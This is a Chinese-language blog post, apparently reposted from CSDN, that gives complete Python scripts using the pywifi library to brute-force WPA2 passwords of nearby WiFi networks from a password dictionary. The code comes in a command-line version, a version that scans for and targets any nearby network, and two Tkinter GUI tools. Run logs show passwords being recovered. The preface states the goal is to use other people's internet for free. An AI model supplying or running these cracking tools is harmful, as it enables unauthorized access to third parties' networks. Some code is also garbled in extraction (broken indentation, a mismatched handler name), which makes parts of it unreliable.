

Python暴力破解附近局域網WiFi密碼

程序員自修室 今天



程序員自修室

專注於分享優質的技術資料、好玩的開源項目以及你不知道的黑科技軟件...

47篇原創內容



公眾號

本文鏈接：

前言

本文將記錄學習下如何通過Python 腳本實現WIFI 密碼的暴力破解，從而實現免費蹭網。

無圖形界面

先來看看沒有圖形界面版的爆破腳本。

WIFI爆破

```
1 import pywifi
2 from pywifi import const
```

```
3  import time
4  import datetime
5
6
7  # 测试连接 · 返回链接结果
8  def wifiConnect(pwd):
9      # 抓取网卡接口
10     wifi = pywifi.PyWiFi()
11     # 获取第一个无线网卡
12     ifaces = wifi.interfaces()[0]
13     # 断开所有连接
14     ifaces.disconnect()
15     time.sleep(1)
16     wifistatus = ifaces.status()
17     if wifistatus == const.IFACE_DISCONNECTED:
18         # 创建WiFi连接文件
19         profile = pywifi.Profile()
20         # 要连接WiFi的名称
21         profile.ssid = "Tr0e"
22         # 网卡的开放状态
23         profile.auth = const.AUTH_ALG_OPEN
24         # wifi加密算法, 一般wifi加密算法为wps
25         profile.akm.append(const.AKM_TYPE_WPA2PSK)
26         # 加密单元
27         profile.cipher = const.CIPHER_TYPE_CCMP
28         # 调用密码
29         profile.key = pwd
```

```
30         # 删除所有连接过的wifi文件
31         ifaces.remove_all_network_profiles()
32         # 设定新的连接文件
33         tep_profile = ifaces.add_network_profile(profile)
34         ifaces.connect(tep_profile)
35         # wifi连接时间
36         time.sleep(2)
37         if ifaces.status() == const.IFACE_CONNECTED:
38             return True
39         else:
40             return False
41     else:
42         print("已有wifi连接")
43
44
45 # 读取密码本
46 def readPassword():
47     success = False
48     print("***** WIFI破解 *****")
49     # 密码本路径
50     path = "pwd.txt"
51     # 打开文件
52     file = open(path, "r")
53     start = datetime.datetime.now()
54     while True:
55         try:
56             pwd = file.readline()
```

```
57         # 去除密码的末尾换行符
58         pwd = pwd.strip('\n')
59         bool = wifiConnect(pwd)
60         if bool:
61             print("[*] 密码已破解:", pwd)
62             print("[*] WiFi已自动连接!!!")
63             success = True
64             break
65         else:
66             # 跳出当前循环, 进行下一次循环
67             print("正在破解 SSID 为 %s 的 WIFI密码, 当前校验的密码为: %s" % ("True", pwd))
68         except:
69             continue
70     end = datetime.datetime.now()
71     if(success):
72         print("[*] 本次破解WIFI密码一共用了多长时间: {}".format(end - start))
73     else:
74         print("[*] 很遗憾未能帮你破解出当前指定WIFI的密码, 请更换密码字典后重新尝试!")
75     exit(0)
76
77
78 if __name__=="__main__":
79     readPassword()
```

代碼運行效果：

```
Test4 x
PyDev console: starting.
Python 3.7.4 (tags/v3.7.4:e09359112e, Jul 8 2019, 20:34:20) [MSC v.1916 64 bit (AMD64)] on win32
>>> runfile('D:/Code/Python/MyTest/Basic/Test4.py', wdir='D:/Code/Python/MyTest/Basic')
***** WIFI破解 *****
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: 123456789
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: a123456
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: 123456
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: a123456789
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: 1234567890
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: woaini1314
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: qq123456
正在破解 SSID 为 Tr0e 的 WIFI密码, 当前校验的密码为: abc123456
[*] 密码已破解: .123
[*] WiFi已自动连接!!!
[*] 本次破解WIFI密码一共用了多长时间: 0:00:27.285798

Process finished with exit code 0

https://blog.csdn.net/weixin\_39190897
```

腳本優化

以上腳本需內嵌WiFi名、爆破字典路徑，缺少靈活性。下面進行改造優化：

```
1 import pywifi
2 import time
3 from pywifi import const
4
5
6 # WiFi扫描模块
```

```
7  def wifi_scan():
8      # 初始化wifi
9      wifi = pywifi.PyWiFi()
10     # 使用第一个无线网卡
11     interface = wifi.interfaces()[0]
12     # 开始扫描
13     interface.scan()
14     for i in range(4):
15         time.sleep(1)
16         print('\r扫描可用 WiFi 中，请稍后。。。 (' + str(3 - i), end=') ')
17     print('\r扫描完成！\n' + '-' * 38)
18     print('\r{:4}{:6}{:6}'.format('编号', '信号强度', 'wifi名'))
19     # 扫描结果，scan_results()返回一个集，存放的是每个wifi对象
20     bss = interface.scan_results()
21     # 存放wifi名的集合
22     wifi_name_set = set()
23     for w in bss:
24         # 解决乱码问题
25         wifi_name_and_signal = (100 + w.signal, w.ssid.encode('raw_unicode_escape').decode('utf-8'))
26         wifi_name_set.add(wifi_name_and_signal)
27     # 存入列表并按信号排序
28     wifi_name_list = list(wifi_name_set)
29     wifi_name_list = sorted(wifi_name_list, key=lambda a: a[0], reverse=True)
30     num = 0
31     # 格式化输出
32     while num < len(wifi_name_list):
33         print('\r{:<6d}{:<8d}{:6}'.format(num, wifi_name_list[num][0], wifi_name_list[num][1]))
```

```
34         num += 1
35     print('-' * 38)
36     # 返回wifi列表
37     return wifi_name_list
38
39
40 # WIFI破解模块
41 def wifi_password_crack(wifi_name):
42     # 字典路径
43     wifi_dic_path = input("请输入本地用于WIFI暴力破解的密码字典 (txt格式, 每个密码占据1行) 的路径:")
44     with open(wifi_dic_path, 'r') as f:
45         # 遍历密码
46         for pwd in f:
47             # 去除密码的末尾换行符
48             pwd = pwd.strip('\n')
49             # 创建wifi对象
50             wifi = pywifi.PyWiFi()
51             # 创建网卡对象, 为第一个wifi网卡
52             interface = wifi.interfaces()[0]
53             # 断开所有wifi连接
54             interface.disconnect()
55             # 等待其断开
56             while interface.status() == 4:
57                 # 当其处于连接状态时, 利用循环等待其断开
58                 pass
59             # 创建连接文件 (对象)
60             profile = pywifi.Profile()
```


```
61         # wifi名称
62         profile.ssid = wifi_name
63         # 需要认证
64         profile.auth = const.AUTH_ALG_OPEN
65         # wifi默认加密算法
66         profile.akm.append(const.AKM_TYPE_WPA2PSK)
67         profile.cipher = const.CIPHER_TYPE_CCMP
68         # wifi密码
69         profile.key = pwd
70         # 删除所有wifi连接文件
71         interface.remove_all_network_profiles()
72         # 设置新的wifi连接文件
73         tmp_profile = interface.add_network_profile(profile)
74         # 开始尝试连接
75         interface.connect(tmp_profile)
76         start_time = time.time()
77         while time.time() - start_time < 1.5:
78             # 接口状态为4代表连接成功 (当尝试时间大于1.5秒之后则为错误密码, 经测试测正确密码一般都在1.5秒内连接, 若要提高
79             if interface.status() == 4:
80                 print(f'\r连接成功! 密码为: {pwd}')
81                 exit(0)
82             else:
83                 print(f'\r正在利用密码 {pwd} 尝试破解。', end='')
84
85     # 主函数
86     def main():
87         # 退出标致
```



```
88     exit_flag = 0
89     # 目标编号
90     target_num = -1
91     while not exit_flag:
92         try:
93             print('WiFi万能钥匙'.center(35, '-'))
94             # 调用扫描模块，返回一个排序后的wifi列表
95             wifi_list = wifi_scan()
96             # 让用户选择要破解的wifi编号，并对用户输入的编号进行判断和异常处理
97             choose_exit_flag = 0
98             while not choose_exit_flag:
99                 try:
100                     target_num = int(input('请选择你要尝试破解的wifi:'))
101                     # 如果要选择的wifi编号在列表内，继续二次判断，否则重新输入
102                     if target_num in range(len(wifi_list)):
103                         # 二次确认
104                         while not choose_exit_flag:
105                             try:
106                                 choose = str(input(f'你选择要破解的WiFi名称是：{wifi_list[target_num][1]}，确定吗？'))
107                                 # 对用户输入进行小写处理，并判断
108                                 if choose.lower() == 'y':
109                                     choose_exit_flag = 1
110                                 elif choose.lower() == 'n':
111                                     break
112                                 # 处理用户其它字母输入
113                             else:
114                                 print('只能输入 Y/N 哦o(*￣▽￣*)o')
```

```
115             # 处理用户非字母输入
116         except ValueError:
117             print('只能输入 Y/N 哦o(*￣▽￣*)o')
118         # 退出破解
119         if choose_exit_flag == 1:
120             break
121         else:
122             print('请重新输入哦(*^▽^*)')
123     except ValueError:
124         print('只能输入数字哦o(*￣▽￣*)o')
125     # 密码破解，传入用户选择的wifi名称
126     wifi_password_crack(wifi_list[target_num][1])
127     print('-' * 38)
128     exit_flag = 1
129 except Exception as e:
130     print(e)
131     raise e
132
133
134 if __name__ == '__main__':
135     main()
```


腳本運行效果如下：



```
Python Console
-----WiFi万能钥匙-----
扫描完成!
-----
编号  信号强度  wifi名
0      55      Tr0e
1      46      xiaoV-2.4G
2      46      xiaoV-Guest
3      43      xiaoV-5G
4      43      xiaoV-Guest
5      30      QK1605
6      30      QK1605_Wi-Fi5
7      22      XMK
8      21
9      21      xiaoV-Guest
10     21      QK1605
11     21      xiaoV-5G
12     19      STAR_34FF55
-----
请选择你要尝试破解的wifi: >? 0
你选择要破解的WiFi名称是: Tr0e, 确定吗? (Y/N) >? Y
请输入本地用于WIFI暴力破解的密码字典 (txt格式, 每个密码占据1行) 的路径: >? D:\Code\Python\MyTest\Basic\pwd.txt
连接成功! 密码为: 123

Process finished with exit code 0
https://blog.csdn.net/weixin_39190897
```

上述代碼實現了依據信號強度枚舉當前附近的所有WIFI名稱，並且可供用戶自主選擇需要暴力破解的WIFI，同時還可靈活指定暴力破解的字典，相對而言體驗感提升了不少。進一步也可以將上述腳本打包生成exe 文件，雙擊運行效果如下：



```
D:\Code\Python\MyTest\Basic\Test2.exe
-----WiFi万能钥匙-----
扫描完成! iFi 中, 请稍后。。。 (0)
-----
编号  信号强度  wifi名
0      71      Tr0e
1      47      xiaoV-2.4G
2      46      xiaoV-Guest
3      44      xiaoV-5G
4      44      xiaoV-Guest
5      41      ChinaNet-SGAP
6      27      QK1605
7      27      QK1605_Wi-Fi5
8      22      DIRECT-92A30197
9      22      XMK
10     22      STAR_34FF55
11     22
12     21      xiaoV-5G
13     21
14     21      xiaoV-Guest
-----
请选择你要尝试破解的wifi: 0
你选择要破解的WiFi名称是: Tr0e, 确定吗? (Y/N) Y
请输入本地用于WiFi暴力破解的密码字典 (txt格式, 每个密码占据1行) 的路径: D:\Code\Python\MyTest\Basic\pwd.txt
正在利用密码 1234567890 尝试破解。

https://blog.csdn.net/weixin_39190897/
```

圖形化界面

下面基於Python 的GUI 圖形界面開發庫Tkinter 優化上述腳本, 實現友好的可視化WiFi 暴力破解界面工具。

關於Tkinter 庫的語法可參見:

<https://www.runoob.com/python/python-gui-tkinter.html>

簡單版UI

```
1  from tkinter import *
2  from pywifi import const
3  import pywifi
```


```
4  import time
5
6
7  # 主要步骤：
8  # 1、获取第一个无线网卡
9  # 2、断开所有的wifi
10 # 3、读取密码本
11 # 4、设置睡眠时间
12 def wificonnect(str, wifiname):
13     # 窗口无线对象
14     wifi = pywifi.PyWiFi()
15     # 抓取第一个无线网卡
16     ifaces = wifi.interfaces()[0]
17     # 断开所有的wifi
18     ifaces.disconnect()
19     time.sleep(1)
20     if ifaces.status() == const.IFACE_DISCONNECTED:
21         # 创建wifi连接文件
22         profile = pywifi.Profile()
23         profile.ssid = wifiname
24         # wifi的加密算法
25         profile.akm.append(const.AKM_TYPE_WPA2PSK)
26         # wifi的密码
27         profile.key = str
28         # 网卡的开发
29         profile.auth = const.AUTH_ALG_OPEN
30         # 加密单元, 这里需要写点加密单元否则无法连接
```

```
31     profile.cipher = const.CIPHER_TYPE_CCMP
32     # 删除所有的wifi文件
33     ifaces.remove_all_network_profiles()
34     # 设置新的连接文件
35     tep_profile = ifaces.add_network_profile(profile)
36     # 连接
37     ifaces.connect(tep_profile)
38     time.sleep(3)
39     if ifaces.status() == const.IFACE_CONNECTED:
40         return True
41     else:
42         return False
43
44
45 def readPwd():
46     # 获取wifi名称
47     wifiname = entry.get().strip()
48     path = r'./pwd.txt'
49     file = open(path, 'r')
50     while True:
51         try:
52             # 读取
53             mystr = file.readline().strip()
54             # 测试连接
55             bool = wificonnect(mystr, wifiname)
56             if bool:
57                 text.insert(END, '密码正确' + mystr)
```

```
58         text.see(END)
59         text.update()
60         file.close()
61         break
62     else:
63         text.insert(END, '密码错误' + mystr)
64         text.see(END)
65         text.update()
66     except:
67         continue
68
69
70 # 创建窗口
71 root = Tk()
72 root.title('wifi破解')
73 root.geometry('500x400')
74 # 标签
75 label = Label(root, text='输入要破解的WIFI名称：')
76 # 定位
77 label.grid()
78 # 输入控件
79 entry = Entry(root, font=('微软雅黑', 14))
80 entry.grid(row=0, column=1)
81 # 列表控件
82 text = Listbox(root, font=('微软雅黑', 14), width=40, height=10)
83 text.grid(row=1, columnspan=2)
84 # 按钮
```

```
85 button = Button(root, text='开始破解', width=20, height=2, command=readPwd)
86 button.grid(row=2, columnspan=2)
87 # 显示窗口
88 root.mainloop()
```


腳本運行效果：



UI升級版

以上圖形界面未允許選擇密碼字典，下面進行優化升級：

```
1  from tkinter import *
2  from tkinter import ttk
3  import pywifi
4  from pywifi import const
5  import time
6  import tkinter.filedialog # 在Gui中打开文件浏览
7  import tkinter.messagebox # 打开tkinter的消息提醒框
8
9
10 class MY_GUI():
11     def __init__(self, init_window_name):
12         self.init_window_name = init_window_name
13         # 密码文件路径
14         self.get_value = StringVar() # 设置可变内容
15         # 获取破解wifi账号
16         self.get_wifi_value = StringVar()
17         # 获取wifi密码
18         self.get_wifimm_value = StringVar()
19         # 抓取网卡接口
20         self.wifi = pywifi.PyWiFi()
21         # 抓取第一个无线网卡
22         self.iface = self.wifi.interfaces()[0]
23         # 测试链接断开所有链接
24         self.iface.disconnect()
25         time.sleep(1) # 休眠1秒
26         # 测试网卡是否属于断开状态
```

```
27         assert self.iface.status() in \
28             [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
29
30     def __str__(self):
31         # 自动会调用的函数，返回自身的网卡
32         return '(WIFI:%s,%s)' % (self.wifi, self.iface.name())
33
34     # 设置窗口
35     def set_init_window(self):
36         self.init_window_name.title("WIFI破解工具")
37         self.init_window_name.geometry('+500+200')
38         labelframe = LabelFrame(width=400, height=200, text="配置") # 框架，以下对象都是对于LabelFrame中添加的
39         labelframe.grid(column=0, row=0, padx=10, pady=10)
40         self.search = Button(labelframe, text="搜索附近WiFi", command=self.scans_wifi_list).grid(column=0, row=0)
41         self.pojie = Button(labelframe, text="开始破解", command=self.readPassWord).grid(column=1, row=0)
42         self.label = Label(labelframe, text="目录路径：").grid(column=0, row=1)
43         self.path = Entry(labelframe, width=12, textvariable=self.get_value).grid(column=1, row=1)
44         self.file = Button(labelframe, text="添加密码文件目录", command=self.add_mm_file).grid(column=2, row=1)
45         self.wifi_text = Label(labelframe, text="WiFi账号：").grid(column=0, row=2)
46         self.wifi_input = Entry(labelframe, width=12, textvariable=self.get_wifi_value).grid(column=1, row=2)
47         self.wifi_mm_text = Label(labelframe, text="WiFi密码：").grid(column=2, row=2)
48         self.wifi_mm_input = Entry(labelframe, width=10, textvariable=self.get_wifimm_value).grid(column=3, row=2)
49         self.wifi_labelframe = LabelFrame(text="wifi列表")
50         self.wifi_labelframe.grid(column=0, row=3, columnspan=4, sticky=NSEW)
51         # 定义树形结构与滚动条
52         self.wifi_tree = ttk.Treeview(self.wifi_labelframe, show="headings", columns=("a", "b", "c", "d"))
53         self.vbar = ttk.Scrollbar(self.wifi_labelframe, orient=VERTICAL, command=self.wifi_tree.yview)
```


```
54     self.wifi_tree.configure(yscrollcommand=self.vbar.set)
55     # 表格的标题
56     self.wifi_tree.column("a", width=50, anchor="center")
57     self.wifi_tree.column("b", width=100, anchor="center")
58     self.wifi_tree.column("c", width=100, anchor="center")
59     self.wifi_tree.column("d", width=100, anchor="center")
60     self.wifi_tree.heading("a", text="WiFiID")
61     self.wifi_tree.heading("b", text="SSID")
62     self.wifi_tree.heading("c", text="BSSID")
63     self.wifi_tree.heading("d", text="signal")
64     self.wifi_tree.grid(row=4, column=0, sticky=NSEW)
65     self.wifi_tree.bind("<Double-1>", self.onDBCclick)
66     self.vbar.grid(row=4, column=1, sticky=NS)
67
68     # 搜索wifi
69     def scans_wifi_list(self): # 扫描周围wifi列表
70         # 开始扫描
71         print("^_^ 开始扫描附近wifi...")
72         self.iface.scan()
73         time.sleep(15)
74         # 在若干秒后获取扫描结果
75         scanres = self.iface.scan_results()
76         # 统计附近被发现的热点数量
77         nums = len(scanres)
78         print("数量: %s" % (nums))
79         # 实际数据
80         self.show_scans_wifi_list(scanres)
```

```
81         return scanres
82
83     # 显示wifi列表
84     def show_scans_wifi_list(self, scans_res):
85         for index, wifi_info in enumerate(scans_res):
86             self.wifi_tree.insert("", 'end', values=(index + 1, wifi_info.ssid, wifi_info.bssid, wifi_info.sig
87
88     # 添加密码文件目录
89     def add_mm_file(self):
90         self.filename = tkinter.filedialog.askopenfilename()
91         self.get_value.set(self.filename)
92
93     # Treeview绑定事件
94     def onDBClick(self, event):
95         self.sels = event.widget.selection()
96         self.get_wifi_value.set(self.wifi_tree.item(self.sels, "values")[1])
97
98     # 读取密码字典，进行匹配
99     def readPassWord(self):
100         self.getFilePath = self.get_value.get()
101         self.get_wifissid = self.get_wifi_value.get()
102         pwdfilehandler = open(self.getFilePath, "r", errors="ignore")
103         while True:
104             try:
105                 self.pwdStr = pwdfilehandler.readline()
106                 if not self.pwdStr:
107                     break
```

```
108         self.bool1 = self.connect(self.pwdStr, self.get_wifissid)
109         if self.bool1:
110             self.res = "[*] 密码正确!wifi名:%s · 匹配密码:%s " % (self.get_wifissid, self.pwdStr)
111             self.get_wifimm_value.set(self.pwdStr)
112             tkinter.messagebox.showinfo('提示', '破解成功!!!')
113             print(self.res)
114             break
115         else:
116             self.res = "[*] 密码错误!wifi名:%s · 匹配密码:%s" % (self.get_wifissid, self.pwdStr)
117             print(self.res)
118             time.sleep(3)
119         except:
120             continue
121
122     # 对wifi和密码进行匹配
123     def connect(self, pwd_Str, wifi_ssid):
124         # 创建wifi链接文件
125         self.profile = pywifi.Profile()
126         self.profile.ssid = wifi_ssid # wifi名称
127         self.profile.auth = const.AUTH_ALG_OPEN # 网卡的开放
128         self.profile.akm.append(const.AKM_TYPE_WPA2PSK) # wifi加密算法
129         self.profile.cipher = const.CIPHER_TYPE_CCMP # 加密单元
130         self.profile.key = pwd_Str # 密码
131         self.iface.remove_all_network_profiles() # 删除所有的wifi文件
132         self.tmp_profile = self.iface.add_network_profile(self.profile) # 设定新的链接文件
133         self.iface.connect(self.tmp_profile) # 链接
134         time.sleep(5)
```

```
135         if self.iface.status() == const.IFACE_CONNECTED: # 判断是否连接上
136             isOK = True
137         else:
138             isOK = False
139         self.iface.disconnect() # 断开
140         time.sleep(1)
141         # 检查断开状态
142         assert self.iface.status() in \
143             [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
144         return isOK
145
146
147     def gui_start():
148         init_window = Tk()
149         ui = MY_GUI(init_window)
150         print(ui)
151         ui.set_init_window()
152         init_window.mainloop()
153
154
155 if __name__ == "__main__":
156     gui_start()
```

腳本運行效果如下：



相關教程可參見：

<https://blog.csdn.net/leidawangzi/article/details/110826210>

總結

